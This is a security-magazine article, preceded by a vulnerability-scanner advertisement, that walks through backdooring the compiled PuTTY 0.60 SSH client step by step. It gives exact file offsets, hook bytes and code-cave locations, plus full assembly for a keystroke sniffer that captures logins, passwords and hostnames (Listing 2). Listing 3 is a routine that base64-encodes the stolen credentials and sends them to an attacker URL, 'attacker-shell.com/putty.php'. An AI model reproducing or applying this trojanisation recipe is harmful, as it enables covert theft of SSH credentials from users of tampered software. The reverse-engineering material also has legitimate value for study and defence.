Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✔ PCI compliance reporting
- ✔ Correlation of CVE and CVSS scores and vectors
- ✔ IPv4 and IPv6 scans and exploits
- ✔ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com

Extreme Network Security

Attack

Rogue Binaries – How to Own the Software

Dawid Gołuński

Difficulty

●●○

Everybody has heard about open-source programs having a backdoor somewhere inside the code. We hear about Linux packages or even whole Linux distributions that have been modified and replaced. But not everybody knows that – in case of already compiled software – modifications can still be made. In this article, you will learn how to modify binary code with the example of a popular SSH client – PuTTY

In general, it is not very difficult to make changes to an application when we have access to its source code, especially when it is written in a high-level language like C or C++. We can easily change its behaviour or add new features by simply adding or removing a few instructions or functions. Just browse through the source code, add some lines, and recompile. That is all it takes to alter an open-source application.

It is much more difficult to change an application when all we have is a couple of previously compiled binary files with – to make matters worse – unspecific purposes. Dealing with binary files involves quite a bit of research of low-level programming. That is, examining pure assembly code with different binary analysis tools like hex editors or disassemblers. It requires reverse engineering skills, knowledge of processor architecture as well as the operating system under which an application has been designed to work, and, of course, assembly language. Someone once said that analysing a binary file is like reading a book where all the spaces between the words have been removed, making it hard to read the words and understand the plot. Likewise, it is sometimes hard to figure out what a given function does just by reading raw assembly code.

In this article I will guide you step-by-step through the process of altering PuTTY, a well-known SSH client, using only its binary version. All we need is the executable file *putty.exe* of version 0.60 (you should use exactly the same version due to the offsets

What you will learn...

- How to modify an application without access to the source code

What you should know...

- Have a basic knowledge of x86 assembly language and low-level programming
- Have a basic understanding of the PE format
- Be familiar with binary analysis tools like OllyDbg, IDA, or Hiew
- Understand the basics of programming in a Windows environment and knowledge of its API
- PHP language

given in this article, which are very likely to differ in other versions). Our goal will be to add an additional procedure to it, which will secretly steal logins and passwords entered by a user during the login process and send them over the Internet to some remote place of our own.

Research

First off, we need to determine if the program has been compressed with any of the executable packers like UPX or Aspack. It would be fruitless to make any changes to an application in a compressed state. We can check if this is the case most easily using one of the PE identifiers like PEiD.

In this case, PEiD reveals the language in which PuTTY was written. It does not, however, mention any packer, so unpacking will not be necessary.

Examining Login Process

We want to know exactly what login and password a user typed in PuTTY's window to log in to a remote system over SSH. In order to capture this information we will have to find a way of catching the keys pressed by a user while logging in. Therefore, we will need to examine the login process closely and find out exactly how PuTTY handles the keyboard when an SSH session is established.

For this purpose, we will use a popular debugger, OllyDbg. It gives us the very useful feature of logging breakpoints. We can set a logged breakpoint on every API (*Application Programming Interface*) call invoked by the program and thus easily learn what functions are used and where the key presses are themselves registered.

After loading the executable file into the debugger, we right-click on the *Code* window and choose *Search for->All intermodular calls* from the context menu. It will give us the full list of the API calls used by PuTTY in a separate window (the *References* window). We then right-click on the *References* window and choose *Set log breakpoint on every command* from the context menu. A dialog box will appear where we can set some options concerning our breakpoints. Make sure you tick *Always* beside the *Log function arguments* option, because it certainly might come in handy in our analysis to see parameters passed to the functions apart from their names. Once all the breakpoints have been set, we can run the program and go to the *Log* window to watch what happens.

All sorts of functions will run through the window and the PuTTY's configuration screen (in which we can specify a host we want to connect to) will show up. But, before we make an SSH connection by clicking *Open*, we need to set our debugger to log to a file everything that appears in the window, so that we do not lose anything.

After the connection, when a login prompt from a remote system comes up, we type in a simple word like `FOOBAR` as login. That should do for now. It is better to close the log file immediately to prevent it from needlessly getting any bigger.

Take a look at the produced log file. Due to its size, it is hard to check every function. But we can try to search for the word we typed (`FOOBAR`) or the letters composing this word, embracing them in quotes thus: `'F'`. We can also assume that there must be a window message named `WM_KEYDOWN` passed to the program, since this is the message that the Windows operating system sends to an application to inform it about a keypress. Either way, we will find a group of calls connected with keyboard events, as shown in Listing 1.

The function that particularly stands out here is `ToAsciiEx`. According to MSDN, `ToAsciiEx` translates the specified virtual-key code and keyboard state to the corresponding character or characters. In other words it returns ASCII codes of pressed keys. If we could just intercept the output of this function, we would be able to collect the characters of a user's login and password, one-by-one. And that is exactly what we need.

Obtaining a Hostname

We have found a way of capturing logins and passwords. But what about the hostname of a server to which a user is connecting? After all, the login/password pairs would be completely useless without it. We need to find a way to retrieve it.

As you have probably noticed, PuTTY writes a hostname on the window's title bar. It should not be too hard to retrieve it from there. Still, that would involve using an additional function, `GetWindowTextA`,


Listing 1. *API calls invoked by PuTTY to handle the keyboard*

```
0043F03E CALL to DispatchMessageA
      pMsg = WM_KEYDOWN hw = 1D03E0 ("some-remote-host.com - PuTTY") Key = 46
                 ('F') KeyData = 210001
00441519 CALL to GetTickCount
00441533 CALL to QueryPerformanceCounter
      pPerformanceCount = 0012CCEC
0043BD67 CALL to GetKeyboardLayout
      ThreadID = 0
0043BD77 CALL to GetKeyboardState
      pState = 0012CBD4
0043BE0B CALL to SetKeyboardState
      pKeyState = 0012CBD4
0043C854 CALL to ToAsciiEx
      Key = 46 ('F')
      ScanCode = 21
      pKeyState = 0012CBD4
      pTranslated = 0012CD00
      MenuActive = 0
      hKblayout = 04150415
```

which would consecutively require a handle of PuTTY's main window (hwnd). A much better way to grab a hostname would be simply to copy it from memory. PuTTY must hold it in there somewhere. Let us try to trace this place from the start; that is, from the PuTTY's start-up configuration window.

There is an edit box in which we type a hostname. Windows programs commonly use `GetDlgItemTextA` function for retrieving text associated with a control in a dialog box. So we can try to trace calls to this function and see where a hostname goes right after it is retrieved from the edit box.

To do this, we first have to remove all of the previously set breakpoints. Then we set a breakpoint on every call to `GetDlgItemTextA` function and hit [*CTRL+F2*] to restart the program. Next, we run the program again, type in a hostname, and close the configuration window to establish an SSH connection. We will end up at an address of `0x435F67`, which is where the first invocation of the traced function takes place. As you can see in Figure 3, four parameters are passed to this `GetDlgItemTextA` call, one of which is named `Buffer`. It points to a place in memory where the retrieved value of the control is saved. If we follow this parameter (taking its value from the stack) in a hex dump and step through the API call, we will notice that the hostname we provided in the edit box has been written in memory at an address of `0x46D680`. That is the address we will use to retrieve a hostname entered by a user later on.



PEiD v0.93

File: D:\Download\putty.exe

Entrypoint: 0004777F
File Offset: 0004777F
Linker Info: 7.10
EP Section: .text
First Bytes: 6A,60,68,B8
Subsystem: Win32 GUI

Microsoft Visual C++ 7.0

Figure 1. *PuTTY program analysed with PEiD*


OllyDbg - putty.exe - [Log data]
File View Debug Plugins Options Window Help
L E M T W H C / K B R

```
Address  Message
0043BD77 CALL to GetKeyboardState
           pState = 0012CBD4
0043BE0B CALL to SetKeyboardState
           pKeyState = 0012CBD4
0043C854 CALL to ToAsciiEx
           Key = 52  ('R')
           ScanCode = 13
           pKeySta
           pTransl
           MenuAct
           hKblayo
004466FE CALL to H
           hHeap =
           Flags =
           HeapSiz
00443277 CALL to M
           CodePag
           Options
           StringToMap = 'R ü '
```

some-remote-host.com - PuTTY

```
login as: FOOBAR
```

Figure 2. *Tracing API calls during the login process with OllyDbg*

Getting Space for our Code

At this point we know where to obtain the necessary information. But before we start writing our PuTTY password sniffer, we must find some space in the *putty.exe* file in which we can put our code. We cannot simply add some bytes at a random offset increasing the size of the file since a PE file is a coherent structure of data, and such operation would destroy it (the offsets inside the file would change and pointers would start to point to wrong data). We could try to write our code at the end of *putty.exe* file (like viruses do), but it would increase the size of the file, and make it easier to detect.

A much better place in which to situate our code would be unused space between the sections of the executable file. PE file headers specify a file alignment value. Each section inside a file starts at an offset that is some multiple of this value. It is very unlikely that all of the sections inside the file end exactly at the boundaries of these alignments.

Therefore, there is a very good chance that we will find some free space between the end of one section and the start of another. We will use Hiew hex editor to find out if there is any unused space at the end of the code section, and then we can see if it is enough to stash our code.

To view the PE header under Hiew, we simply hit [*F8*]. It says that the file alignment value is `0x1000`. That means each section begins at a file offset that is a multiple of `0x1000`. Next we go to the section list by hitting [*F6*]. As you can see in Figure 4, the list contains four sections.

Let us take a look at the first section, `.text`, which comprises

PuTTY's code. It starts at an offset of `0x1000`. The next section is `.rdata`, and it starts at an offset of `0x50000`. Subtracting the first offset from the second, we get a physical size of the `.text` section, which equals `0x4F000`. There is also another number that specifies a size – a virtual size – which is smaller and equals `0x4E4D1`. This number determines the actual space taken by PuTTY's code in memory, meaning that the rest of the space, starting from an offset of `0x4F4D1` (`0x4E4D1` + `0x1000`) and continuing up to `0x50000` (the start of `.rdata` section), is absolutely unused. That gives us over 2.5 kB (2863 bytes exactly) of space for our code:

```
0x50000 - 0x4F4D1 = 0xB2F = 2863
(in decimal notation).
```

Getting Space for our Data

Apart from allocating space for our code, we will also need some room for dynamically created data. These can be global variables or a string containing data entered by a user. Although the 2.5 kB amount of space that we have found at the end of the `.text` section would be more than enough to accommodate both (code and data), we cannot place our data there.

This section is set as read-only, which means we cannot write there anything at runtime. We could actually add a write flag to it, but some antivirus software might find it very fishy.

For this purpose, we may use yet another section, `.data`, which is writeable by default. Though it has physical size of only `0x1000`, its virtual size is `0x7064`. This means that additional memory will be allocated at runtime – possibly leaving plenty of space for us. We just need to investigate and look for some gap that is not used by PuTTY. Otherwise we might accidentally overwrite some of its data, causing an unintended crash.

We can easily investigate the virtual part of `.data` section with IDA disassembler. We just need to load the exe file, switch to the Hex View mode, and jump to the end of the section.

The bytes that PuTTY references are highlighted by IDA. As we navigate through the section, we will notice many unused areas. One of them ranges from an offset of `0x470B00` to `0x471050`. That gives over 1 kB for our data. Good enough for us.


Writing Code

Finally, once we have carried out our research and collected all of the necessary information, we can move on to modifying the executable file and start writing our code.

API hooking


As we have established, we want to intercept data entered by a user by means of the `ToAsciiEx` function. There is only one invocation of this function that interests us, which is placed in memory at an offset of `0x43C854` (according to Listing 1). We must find a way that will allow us to seize the output, so that we could see exactly what keys are pressed, but that does not interrupt the program's normal flow.

One way to achieve this is to replace the call to the function with a jump instruction that will pass the control over PuTTY to our code. In our code, we will invoke the `ToAsciiEx` function ourselves and




```
00435F5E  PUSH EBX                                    ┌Count
00435F5F  PUSH ESI                                    │Buffer
00435F60  INC EAX                                     │
00435F61  PUSH EAX                                    │ControlID
00435F62  MOV EAX,DWORD PTR SS:[EBP+C]                │
00435F65  PUSH DWORD PTR DS:[EAX]                     │hWnd
00435F67  CALL DWORD PTR DS:[<&USER32.GetDlgItemTe   └GetDlgItemTextA
00435F6D  POP EDI

DS:[004503F0]=77D8AC1E (USER32.GetDlgItemTextA)

Address   Hex dump                  ASCII       005C0128  ┌hWnd = 005C0128 ('PuTTY Confi
0046D680  73 6F 6D 65 2D 72 65 6D   some-rem    00000414  │ControlID = 414 (1044.)
0046D688  6F 74 65 2D 68 6F 73 74   ote-host    0046D680  │Buffer = putty.0046D680
0046D690  2E 63 6F 6D 00 00 2D 00   .com..-.    00000200  └Count = 200 (512.)
0046D698  68 00 6F 00 73 00 74 00   h.o.s.t.    00000000
```

Figure 3. *Tracing the GetDlgItemTextA function to find a hostname in memory*



```
═══════════════════════════[ PE-header ]═══════════════════════════
 Count of sections                     4 | Machine(014C)     intel386

  Number  Name     VirtSize  RVA       PhysSize  Offset    Flag
     1  .text      0004E4D1  00001000  0004F000  00001000  60000020
     2  .rdata     00019536  00050000  0001A000  00050000  40000040
     3  .data      00007064  0006A000  00001000  0006A000  C0000040
     4  .rsrc      00003AB0  00072000  00004000  0006B000  40000040
```

Figure 4. *Sections inside the putty.exe file*



```
.data:0046B3D0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B3E0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B3F0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B400 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B410 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B420 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B430 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B440 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B450 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B460 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B470 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B480 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B490 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4A0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4B0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4C0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4D0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????
.data:0046B4E0 ?? ?? ?? ?? ?? ?? ?? ??  ?? ?? ?? ?? ?? ?? ?? ??  ????????????????

UNKNOWN  0046B420: .data:0046B420
```

Figure 5. *Looking for unused space in the .data section with IDA*

Listing 2. *PuTTY password sniffer – puttysnf.asm*

```
; puttysnf.asm - PuTTY password sniffer
.386
code segment
assume cs:code, ds:code
org 100h

      ; counter of how many times ENTER has been hit:
      enter_counter     equ 470B00h
      ; counter of characters in login/password:
      char_counter      equ 470B08h
      ; variable containing the length of created_
                        string:
      str_length        equ 470B04h

      ; string for login/password/hostname:
      created_string    equ 470B10h

start:
      ; call ToAsciiEx
      call    ds:[450320h]
      pushad

      mov     edi, created_string
      mov     ecx, ds:[str_length]
      add     edi, ecx
      ; finish, if str_length==0xFF
      cmp     cl, 0FFh
      je      return_tovw_host

      ; check if ENTER or BACKSPACE was hit
      test    al, al
      je      special_key

      test    cl, cl
      jne     no_prefix_1

      ; add a prefix 'l=' before a login
      mov     word ptr [edi], 3D6Ch
      mov     byte ptr ds:[str_length], 2
      add     edi,2

no_prefix_1:
      ; finish, if login/pass has more than 30 chars
      cmp     dword ptr ds:[char_counter], 1Eh
      jg      return_to_host

      ; save an ascii returned by ToAsciiEx in created_
                        string
      mov     al, byte ptr ss:[ebp + 0Ch]
      mov     byte ptr ds:[edi], al

      inc     dword ptr ds:[str_length]
      inc     dword ptr ds:[char_counter]

special_key:
      mov     al, byte ptr ss:[ebp+8]

      ; check if the key is a BACKSPACE
      cmp     al, 08h
      je      backspace_hit

      ; check if it is an ENTER
      cmp     al, 0Dh
      jne     return_to_host

      ; check if a user has finished typing login
      inc     byte ptr ds:[enter_counter]
      cmp     byte ptr ds:[enter_counter], 1
      jne     no_prefix_2

      ; add a prefix '&p=' before a password
      mov     dword ptr ds:[char_counter], 0
      mov     ds:[edi], 3D7026h
      add     byte ptr ds:[str_length], 3

no_prefix_2:
      ; check if password has been entered
      cmp     byte ptr ds:[enter_counter], 2
      jne     return_to_host
      ; add prefix '&h=' before a hostname
      mov     [edi], 003D6826h
      add     dword ptr ds:[str_length], 3
      add     edi,3

      ; ESI = the address where a hostname is stored
      mov     esi, 46D680h
      cld

copy:
      ; copy a hostname at the end of the created_
   string
      lodsb
      stosb

      test    al, al
      je      show_message

      inc     byte ptr ds:[str_length]
      jmp     copy

show_message:
      ; invoke MessageBoxA to display the string
      push    0
      push    0
      push    created_string
      push    0
      call    dword ptr ds:[4503E4h]
      ; write 0xFF to finish intercepting keys
      mov     dword ptr ds:[str_length], 0FFh

      jmp     return_to_host

backspace_hit:
      cmp     byte ptr ds:[char_counter], 0
      je      return_to_host
      ; write zero to delete the last char
      dec     edi
      mov     byte ptr [edi], 0
      dec     dword ptr ds:[char_counter]
      dec     dword ptr ds:[str_length]

return_to_host:
      ; pass the control back to the PuTTY's code
      popad
      push    43C85Ah
      ret

code ends
end start
```

get its output. We will also save all the registers after the invocation, so that when our code finishes its job, we can return the control back to the original code, thus allowing PuTTY to carry on with its normal flow. So let us put this into practice.

We open *putty.exe* with Hiew, switch to the decode mode, and go to a file offset of `0x3C854`. There we find the call to `ToAsciiEx`, which appears as follows:

```
FF1520034500   call   ToAsciiEx
```

We need to change this call to perform a jump to our code. For this, we can use the following combination of `push` and `ret` instructions:

```
68D1F44400   push 00044F4D1

C3   ret
```

The address points to the free space in the `.text` section alignment, because that is where our code will be held. The `ret` instruction is supposed to work here as an absolute jump. It simply jumps to the address that is placed on the top of the stack. It has an equivalent effect to the following pair of instructions:

```
B8D1F44400   mov eax, 00044F4D1
FFE0   jmp eax
```

but it takes one byte less. We will thereby avoid overwriting anything else, and thus will not have to restore any other instruction but the call to `ToAsciiEx`. We can save the changes by pressing [*F9*].

A Simple Test

Now that we have made PuTTY jump to the section alignment, we can write a simple piece of code to see if everything works properly.

Under Hiew, we go to a file offset of `0x4F4D1`, which is where our space for code begins (it is filled with null bytes at this point). The first thing we need to do is to restore the bytes of the call instruction we have overwritten:

```
FF1520034500   call   ToAsciiEx
```

Then we need to write:

```
60   pushad
```

This instruction will save all of the registers for PuTTY's future use. We can write our own code at this point.

Let us display a simple message with the `MessageBoxA` function. First, we put its arguments onto the stack:

```
6A00   push 000
6A00   push 000
68F8F44400   push 0044F4F8
6A00   push 000
```

Here, `0x44F4F8` is a memory address that points to a string we want to display. Now we can make a call to the `MessageBoxA` function (whose indirect address can be determined with OllyDbg by looking up other calls to this function):

```
FF15E4034500   call [04503E4]
```

The last three instructions we must write are:

```
61   popad
685AC84300   push 00043C85A
C3   ret
```


They will recover the previously saved registers (`popad`) and pass the control back to PuTTY's code (`push` + `ret`).

All that remains is to write some string at a file offset of `0x4F4F8`, and hit [*F9*] to save the changes.

From now on PuTTY should display a message with the given string (in case of the code visible in Figure 7, a *HELLO!*) each time a key is hit.


Intercepting Data

If everything works fine we can proceed to writing more advanced code that will intercept data pro-



```
0043C83B  PUSH DWORD PTR SS:[EBP-1C]                  hKblayout
0043C83E  JNZ SHORT putty.0043C874
0043C840  XOR EDI,EDI
0043C842  PUSH EDI                                    MenuActive => 0
0043C843  LEA EAX,DWORD PTR SS:[EBP+C]
0043C846  PUSH EAX                                    pTranslated
0043C847  LEA EAX,DWORD PTR SS:[EBP-120]
0043C84D  PUSH EAX                                    pKeyState
0043C84E  PUSH DWORD PTR SS:[EBP-10]                  ScanCode
0043C851  PUSH DWORD PTR SS:[EBP+8]                   Key
0043C854  CALL DWORD PTR DS:[<&USER32.ToAsciiEx>]     ToAsciiEx
0043C85A  MOV EBX,EAX
0043C85C  XOR EAX,EAX
```

Figure 6. *The call to ToAsciiEx that needs to be altered*



```
   putty.exe      ↓FU     PE 0004F4FE a32 <Editor>    454656 || Hiew
 0004F4D1: FF1520034500              call      d,[000450320]
 0004F4D7: 60                        pushad
 0004F4D8: 6A00                      push      000
 0004F4DA: 6A00                      push      000
 0004F4DC: 68F8F44400                push      00044F4F8 ;" D~
 0004F4E1: 6A00                      push      000
 0004F4E3: FF15E4034500              call      d,[0004503E4]
 0004F4E9: 61                        popad
 0004F4EA: 685AC84300                push      00043C85A ;" C
 0004F4EF: C3                        retn
 0004F4F0: 0000                      add       [eax],al
 0004F4F2: 0000                      add       [eax],al
 0004F4F4: 0000                      add       [eax],al
 0004F4F6: 0000                      add       [eax],al
 0004F4F8: 48                        dec       eax
 0004F4F9: 45                        inc       ebp
 0004F4FA: 4C                        dec       esp
 0004F4FB: 4C                        dec       esp
 0004F4FC: 4F                        dec       edi
 0004F4FD: 2100                      and       [eax],eax
 0004F4FF: 0000                      add       [eax],al
 0004F501: 0000                      add       [eax],al
 0004F503: 0000                      add       [eax],al
```

Figure 7. *Writing a simple test code that shows a message*

vided by a user – that is, a login, a password, and a hostname. Listing 2 shows an example of PuTTY password sniffer. Let us quickly analyse its source to see how it actually works. At first, the `ToAsciiEx` function is invoked, and its result (placed in the EAX register) is checked. The result indicates if the passed key code has been successfully translated to the ASCII code. If the result is 1 (meaning that one key has been translated and placed in a buffer), an ASCII character is copied from the buffer (pointed to by `EBP+C`, as you can see in Figure 6) into the string `created_string` after the `l=` prefix (which denotes login).

The process repeats for each key pressed by a user until [*Back-*

Listing 3. *Procedure for puttysnf.asm to send sniffed data over HTTP*

```
; send_data - Send Data Procedure

   ; address where our code starts in memory:
   base_address  equ 44F4D1h - 100h
   ; var. containing size of a buffer for base64 code:
   buffer_size  equ 470B0Ch

   ; address in memory where the URL will be stored:
   URL      equ 470BD8h

send_data:

   push  ebp
   mov  ebp, esp

   cld
   mov  esi, (base_address + offset str1)
   mov  edi, URL

copy_str:

   ; copy the declared URL (pointing to putty.php) into
                       memory
   lodsb
   test  al, al
   jz   encode_str
   xor  al, 7Fh
   stosb
   jmp  copy_str

encode_str:

   ; LoadLibraryA("crypt32")
   push  (base_address + offset str2)
   call  ds:[450250h]
   mov  ebx, eax

   ; LoadLibraryA("wininet")
   push  (base_address + offset str3)
   call  ds:[450250h]
   mov  esi, eax

   ; GetProcAddress(crypt32_hnd,
                       "CryptBinaryToStringA");
   push  (base_address + offset str4)
   push  ebx
   call  ds:[450284h]
   test  eax, eax
   jz   return
   mov  edi, eax

   ; CryptBinaryToStringA(created_string, str_length,
   ;      BASE64, URL+str1_length-1, buffer_size)
   mov  eax, buffer_size
   mov  dword ptr ds:[eax], 190h
   push  eax
   push  (URL + str1_length - 1)
   push  1
   push  dword ptr ds:[str_length]
   push  created_string
   call  edi

   ; GetProcAddress(wininet_hnd, "InternetOpenA")
   push  (base_address + offset str5)
   push  esi
   call  ds:[450284h]
   test  eax, eax
   jz   return

   ; InternetOpenA(0, 0, 0, 0, 0)
   push  0
   push  0
   push  0
   push  0
   push  0
   call  eax

   ; EDI = internet_hnd
   mov  edi, eax

   ; GetProcAddress(wininet_hnd, "InternetOpenUrlA")
   push  (base_address + offset str6)
   push  esi
   call  ds:[450284h]
   test  eax, eax
   jz   return

   ; InternetOpenUrlA(internet_hnd, URL, 0, 0, 0, 0)
   push  0
   push  0
   push  0
   push  0
   push  URL
   push  edi
   call  eax

return:

   leave
   ret

   str1     db 'http://attacker-shell.com/
                    putty.php?data=',0
   str1_length  equ $-str1
   str2     db 'crypt32',0
   str3     db 'wininet',0
   str4     db 'CryptBinaryToStringA',0
   str5     db 'InternetOpenA',0
   str6     db 'InternetOpenUrlA',0
```

